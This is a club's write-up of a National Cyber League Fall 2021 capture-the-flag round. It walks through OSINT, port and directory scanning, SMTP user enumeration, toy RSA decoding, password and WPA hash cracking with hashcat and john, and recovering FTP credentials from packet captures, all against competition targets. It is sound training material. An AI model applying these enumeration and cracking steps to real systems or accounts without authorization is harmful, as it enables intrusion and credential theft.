Mason Competitive Cyber

NCL Fall 2021 Individual Game Recap

OSINT - Stolen Camera (medium)

- Use `exiftool` on the image to find the serial number of the camera
- Use this website to find info about the camera: https://www.stolencamerafinder.com/home?searchType=manual


```
root@kali:~/Downloads/NCL/fall2021# exiftool photo.jpg
ExifTool Version Number         : 12.30
File Name                       : photo.jpg
Directory                       : .
File Size                       : 1157 KiB
File Modification Date/Time     : 2021:10:22 15:00:17-04:00
File Access Date/Time           : 2021:10:25 21:46:31-04:00
File Inode Change Date/Time     : 2021:10:22 15:00:27-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
Camera Model Name               : Canon EOS Rebel SL3
X Resolution                    : 1
Y Resolution                    : 1
Resolution Unit                 : None
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
Flashpix Version                : 0100
Color Space                     : Uncalibrated
Serial Number                   : 411175507287
```

2020-09-22 (found)	411175507287 ✓	Canon - EOS Rebel SL3	found on a bench in the national gallery of art in washington d.c.	
2020-07-15 (stolen)	411175507287 ✓	Canon - EOS Rebel SL3		


OSINT - Hacker Location (medium)


- https://what3words.com
  - Geocode system labeling every 3 metre square of the world with a unique combination of three words


```
corded nearing heave

flipping cages guru

chuckle breathed defends
```




OSINT - Hotel (hard)










Scan/Recon - Port (easy)

- `$ nmap -T4 target`
  - We get ports: 28, 487, 1500, 3201
- Get flags with service scan for each port

```
root@ports:~$ nmap -T4 -p28 -A target
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for target (10.0.11.13
Host is up (0.00050s latency).
rDNS record for 10.0.11.132: 6172f94576

PORT   STATE SERVICE VERSION
28/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, GenericLines,
|     flag1:SKY-GIFT-3910
```

Scan/Recon - Treasure Hunt (medium)

```
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://treasure4920
.cityinthe.cloud/ -t 10
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://treasure4920.cityinthe.cloud/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/22 23:04:23 Starting gobuster in directory enumeration mode
===============================================================
/trucks               (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/trucks/]
/emailscams           (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/emailscams/]
/current-work         (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/current-work/]
/HyperText            (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/HyperText/]
/usedcar              (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/usedcar/]
/nokiaworld           (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/nokiaworld/]
/cat9                 (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/cat9/]
/pentium4             (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/pentium4/]
/email_servers        (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/email_servers/
]
/flightgear           (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/flightgear/]

/CD-DVD               (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/CD-DVD/]

/dir2html             (Status: 301) [Size: 162] [--> https://treasure4920.cityinthe.cloud/dir2html/]
```



Scan/Recon - Mail (hard)

- Install tool “smtp-user-enum”
  - https://www.kali.org/tools/smtp-user-enum/
- Download linux username wordlist (I used metasploit linux username wordlist)
  - https://github.com/rapid7/metasploit-framework/blob/master/data/wordlists/unix_users.txt


```
└─# nmap -T4 -p10025 -A smtp.cityinthe.cloud
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-25 22:22 EDT
Nmap scan report for smtp.cityinthe.cloud (52.21.1.196)
Host is up (0.0035s latency).
rDNS record for 52.21.1.196: ec2-52-21-1-196.compute-1.amazonaws.com

PORT      STATE SERVICE VERSION
10025/tcp open  smtp
| fingerprint-strings:
|   GenericLines:
|     220 08685089bbb7 Python SMTP 1.4.2
|     Error: bad syntax
|     Error: bad syntax
|   GetRequest:
|     220 08685089bbb7 Python SMTP 1.4.2
|     Error: command "GET" not recognized
|     Error: bad syntax
|   Hello:
|     220 08685089bbb7 Python SMTP 1.4.2
|     Syntax: EHLO hostname
|   Help:
|     220 08685089bbb7 Python SMTP 1.4.2
|     Supported commands: AUTH DATA EHLO HELO HELP MAIL NOOP QUIT RCPT RSET VRFY
```

```
root@kali:~/Downloads/NCL/fall2021/SMTPTester# smtp-user-enum -M VRFY -U ../unix_users.txt -t smtp.cityinthe.cloud -p 10025
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... ../unix_users.txt
Target count ............. 1
Username count ........... 168
Target TCP port .......... 10025
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Fri Oct 22 14:15:00 2021 #########
smtp.cityinthe.cloud: gopher exists
smtp.cityinthe.cloud: news exists
smtp.cityinthe.cloud: root exists
smtp.cityinthe.cloud: webmaster exists
######## Scan completed at Fri Oct 22 14:15:09 2021 #########
4 results.
```

```
root@kali:~/Downloads/NCL/fall2021/SMTPTester# telnet smtp.cityinthe.cloud 10025
Trying 52.21.1.196...
Connected to smtp.cityinthe.cloud.
Escape character is '^]'.
220 08685089bbb7 Python SMTP 1.4.2
vrfy gopher
250 Ted Lasso <gopher>
vrfy news
250 Jamie Tart <news>
vrfy webmaster
250 Coach Beard <webmaster>
vrfy root
250 Rebecca Welton <root>
```

Crypto - Decoding 4 (medium)

- Reverse Google search and you'll eventually find that it's the Vulcan alphabet
- "Live long and prosper"



VULCAN	ENGLISH	VULCAN	ENGLISH	VULCAN	ENGLISH	VULCAN	ENGLISH
	A		I		Q		Y
	B		J		R		Z
	C		K		S		
	D		L		T		
	E		M		U		
	F		N		V		
	G		O		W		
	H		P		X		

Crypto - Decoding 5 (hard)

- `n = 1079`
- `e = 43`
- `c = 996 894 379 631 894 82 379 852 631 677 677 194 893`


- n = p*q (where p and q are prime), so we need to factor n into two primes
  - https://www.alpertron.com.ar/ECM.HTM
  - 1079 = 13 × 83
- Use RsaCtfTool to do the rest for you
  - https://github.com/Ganapati/RsaCtfTool

```
└─# python3 /opt/tools/RsaCtfTool/RsaCtfTool.py -p 13 -q 83 -e 43 --uncipher 996
private argument is not set, the private key will not be displayed, even if recovered.

Results for /tmp/tmp138tducy:

Unciphered data :
HEX : 0x0053
INT (big endian) : 83
INT (little endian) : 21248
STR : b'\x00S'
```

Repeat, just replace “996” with all the other values of c (894, 379, etc.)

Crypto - Steg (easy)

- Always try Digital Invisible Ink Toolkit first with NCL




```
└─# cat steg-out.txt
SKY-POPC-6047
```

Crypto - Cyber Cat (easy) 😡

- This was such a trap
- I put all the binary from the mugs into cyberchef and it was gibberish
- Took forever for me to even try exiftool

```
Image Description               : 01101110 00100000 01010011 01001011 01011001 00101101 01001110 01000011 01001100 01010100 00101101
Resolution Unit                 : inches
Artist                          : 00101101 00100000 01010111 01101000 01100101 01110010 01100101 00100000 01000011 01111001 01100010
Y Cb Cr Positioning             : Centered
Copyright                       : 01101001 01110011 00100000 01100001 00100000 01010000 01100001 01110011 01110011 01101001 01101111
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : 00110010 00110000 00110010 00110001 00100000 00101101 01010000 01101111 01110111 01100101 01110010
Flashpix Version                : 0100
Owner Name                      : 01100101 01110010 01110011 01100101 01100011 01110101 01110010 01101001 01110100 01111001 00100000
Image Width                     : 2000
Image Height                    : 1500
```

```
01101110 00100000 01010011 01001011 01011001 00101101 01001110 01000011 01001100 01010100 00101101 00101101
00100000 01010111 01101000 01100101 01110010 01100101 00100000 01000011 01111001 01100010 01101001 01110011
00100000 01100001 00100000 01010000 01100001 01110011 01110011 01101001 01101111 00110010 00110000 00110010
00110001 00100000 00101101 01010000 01101111 01110111 01100101 01110010 01100101 01110010 01110011 01100101
01100011 01110101 01110010 01101001 01110100 01111001 00100000
```

Output

start: 33 end: 37 length: 4 time: 1ms length: 55 lines: 1

```
n SKY-NCLT-- Where Cybis a Passio2021 -Powersecurity
```

SKY-NCLT-2021

Crypto - SSL (hard)


- No screenshots, sorry!
- There were like 80 certs, one root cert, and one untrusted cert

1. Get root cert CN (common name)
   a. `$ openssl x509 -noout -subject -in rootCA.crt`
2. Check trust/validity to find untrusted cert
   a. `$ openssl verify -CAfile rootCA.crt`

Password Cracking - 2 (easy)

- 6AF7253D3F2E0BD51D71060D896B7A46:0FD4E353D19B1507E8421BFA119EA7DE
- 3314E37D496C5333FF17365FAF1FFE89:94D9F37A7304F1DA36CBE26EF6368639
- CC76B869C8865E7209752A3293831D17:9204DE6DF7BF8A8CA55731EDD0AF0321

- These are NTLM hashes
- I used ophcrack with the xp free small table
  - https://ophcrack.sourceforge.io/
  - https://ophcrack.sourceforge.io/tables.php



Password Cracking - 3 (medium)

- 01bdcba4f3bb61b6b20ae23a0dca6ad7
- ad6fc79f2c6f659e23f8a0e656dc31ba
- 6ace926bbbd20c16de32dcc99d259218


- Format: SKY-BMYS-####
- Hashcat solution: `$ hashcat -m 0 -a 3 cracking3-hashes.txt SKY-BMYS-?d?d?d?d`
  - -a 3 = brute force and mask attack mode

Password Cracking - 4 (hard)

- 1JGl$dIienYihAZAwOlf5Wwfgl/ <-- grapes13
- 1Osi$HqgOwf2fbs6nHYWu8Yv8// <-- *bananas*
- `$ hashcat -m 500 -a 0 cracking4-hashes.txt rockyou.txt -r rules\best64.rule`

- 1jWj$Rep3/F90CeuFwdQpwCVYZ0
- 1ZhD$glyWru5/loy6G0N.rW9AO/
- 1rxq$/mZ3BEWAr8wnB0zk2nCtw0
- These were based off of these fruits: peaches, lychee, jabuticaba

Password Cracking - Zip (medium)



Password Cracking - Kali (hard)

- crackme:yj9T$IM5kZCpFgZmf5A2DaLYdP.$7zbmlwVkwJaASWWR2z.xOQHOlAaeDlShI7Keg6p0Qw5
- After some Googling, the y tell us it's yescrypt format
- Hashcat doesn't support it, but you'll find that the jumbo john the ripper version has support for it (https://www.openwall.com/john/)
- Install and build the jumbo version by following the INSTALL instructions

```
└─# cat ../../kali-hash.txt
crackme:$y$j9T$IM5kZCpFgZmf5A2DaLYdP.$7zbmlwVkwJaASWWR2z.xOQHOlAaeDlShI7Keg6p0Qw5

┌──(root💀kali)-[~/…/fall2021/individual/john-1.9.0-jumbo-1/run]
└─# ./john --wordlist=/usr/share/wordlists/rockyou.txt --format=crypt ../../kali-hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~/…/fall2021/individual/john-1.9.0-jumbo-1/run]
└─# ./john --show ../../kali-hash.txt
crackme:star123
```


NTA - FTP (easy)


- FTP traffic
- Get username and password by following TCP stream
- Get file downloaded
  - Go to the next TCP stream with what looks like PNG header
  - Press show data as -> raw
  - Save as a .png
  - Open it


```
220-Welcome to CrushFTP!
220 CrushFTP Server Ready!
USER notadmin
331 Username OK.  Need password.
PASS driver80
230 Password OK.  Connected. logged in
SYST
215 UNIX Type: L8
PORT 10,0,0,25,163,91
200 PORT command successful. 10.0.0.25:41819.
LIST
150 Opening data connection for file list.
226 Directory transfer complete. (generate:3ms)(send:4ms)
TYPE I
200 Command ok : Binary type selected.
PORT 10,0,0,25,211,23
200 PORT command successful. 10.0.0.25:54039.
RETR flag.png
150 Opening BINARY mode data connection for /flag.png (384558 bytes). R E T R
226-Download File Size:384558 bytes @ 375K/sec.
226 Transfer complete. MD5=0072dd02a459b38533aabe2a49776e9a ("/flag.png") RETR
QUIT
221 Goodbye.
```

NTA - Cracking (medium)

- Find channel used for WiFi
- ESSID `BI=100, SSID=Undead Wifi`
- MAC address
- Cracking the WiFi password
  - I used aircrack-ng
  - `$ aircrack-ng Cracking.cap`







NTA - TV (medium)

- This was a packet capture of Roku traffic
- Find number of WebSocket ping-pong pairs
  - Exported all websocket protocol packets to txt file
  - Grep'd for "ping" and counted lines of output

```
└─# grep -i ping tv-cap.txt | wc
51
```

- We can find movie and application launched in one of the tcp streams

```
param-text":"lord of the rings"
"Netflix"
```

- Percent of traffic being UDP
  - Under statistics -> protocol hierarchy

Protocol	Percent Packets
Frame	100.0
Ethernet	100.0
Address Resolution Protocol	63.5
Internet Protocol Version 4	35.5
Transmission Control Protocol	32.0
WebSocket	6.2
Line-based text data	4.2
Transport Layer Security	4.6
Hypertext Transfer Protocol	0.6
eXtensible Markup Language	0.2
Portable Network Graphics	0.0
User Datagram Protocol	3.3

- Number of home button presses
  - This eluded me
  - Apparently you could just search for it in the packet details
  - It's gibberish and not text in TCP stream for some reason tho

NTA - WiFi (hard)

No.	Time	Source	src port	Destination	Protocol	Length	Host	Info
1	0.000000	Netgear_ae:52:4a		Broadcast	802.11	288		Beacon frame, SN=1130, FN=0, Flags=........C, BI=100, SSID=Nacho Wifi
2	3.766841	Netgear_ae:52:4a		IntelCor_d2:4d:df	802.11	370		Probe Response, SN=1167, FN=0, Flags=........C, BI=100, SSID=Nacho Wifi
3	12.641826	IntelCor_d2:4d:df		Netgear_ae:52:4a	EAPOL	197		Key (Message 2 of 4)
4	12.644418	IntelCor_d2:4d:df		Netgear_ae:52:4a	EAPOL	175		Key (Message 4 of 4)
5	26.759778	Netgear_ae:52:4a		IntelCor_d2:4d:df	802.11	203		Association Response, SN=1446, FN=0, Flags=........C
6	26.772519	Netgear_ae:52:4a		IntelCor_d2:4d:df	EAPOL	197		Key (Message 1 of 4)
7	26.775415	IntelCor_d2:4d:df		Netgear_ae:52:4a	EAPOL	197		Key (Message 2 of 4)
8	26.777547	IntelCor_d2:4d:df		Netgear_ae:52:4a	EAPOL	197		Key (Message 2 of 4)
9	26.783652	Netgear_ae:52:4a		IntelCor_d2:4d:df	EAPOL	231		Key (Message 3 of 4)
10	26.789799	Netgear_ae:52:4a		IntelCor_d2:4d:df	EAPOL	231		Key (Message 3 of 4)
11	26.794690	Netgear_ae:52:4a		IntelCor_d2:4d:df	EAPOL	231		Key (Message 3 of 4)
12	26.797008	IntelCor_d2:4d:df		Netgear_ae:52:4a	EAPOL	175		Key (Message 4 of 4)
13	26.799206	IntelCor_d2:4d:df		Netgear_ae:52:4a	EAPOL	175		Key (Message 4 of 4)

- Unsolved, but here's how it is supposed to be done
- Use hcxpcapngtool (https://www.kali.org/tools/hcxtools/) to get the pmkid/4-way handshake hash

```
└─# hcxpcapngtool wifi.pcapng -o out.txt
reading from wifi.pcapng...

summary capture file
--------------------
file name.............................: wi
```

```
└─# cat out.txt
WPA*01*9013223ed4aca44988b7c929d1df548e*9cd36dae524a*00dbdfd
WPA*02*50c3c24dcd001eb4459a7e62f2dd605b*9cd36dae524a*00dbdfd
7f11b0b634244e2199d00de92c1601989f6eb6100000000000000000000
```

- `$ hashcat -m 22000 -a 0 pmkid.txt rockyou.txt -r rules\toggles5.rule -w 3`

```
50c3c24dcd001eb4459a7e62f2dd605b:9cd36dae524a:00dbdfd24ddf:Nacho Wifi:tiPperpAblo
9013223ed4aca44988b7c929d1df548e:9cd36dae524a:00dbdfd24ddf:Nacho Wifi:tiPperpAblo

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: pmkid.txt
Time.Started.....: Tue Oct 26 03:57:33 2021 (3 hours, 56 mins)
```


toggles2.rule probably woulda worked here


Web - Storage (easy)


- Level 1: change cookie to false
- Level 2:

```
const { user } = window.localStorage;

(async () => {
  const res = await superagent.post('/account').send({ user });

  if (res.status === 200) {
    const store = `${user}'s Supa Max Storage : \n${res.text}`;
    $('.account').html(store);
    $('button[name="next"]').css('display', 'inline-block');
  }
})();
```

  - So it's looking into our local storage and sending data associated to a "user" value as a post request. If we get a 200 OK, then we get the flag
  - Let's add a user with value Jennifer (we saw her from lvl1)








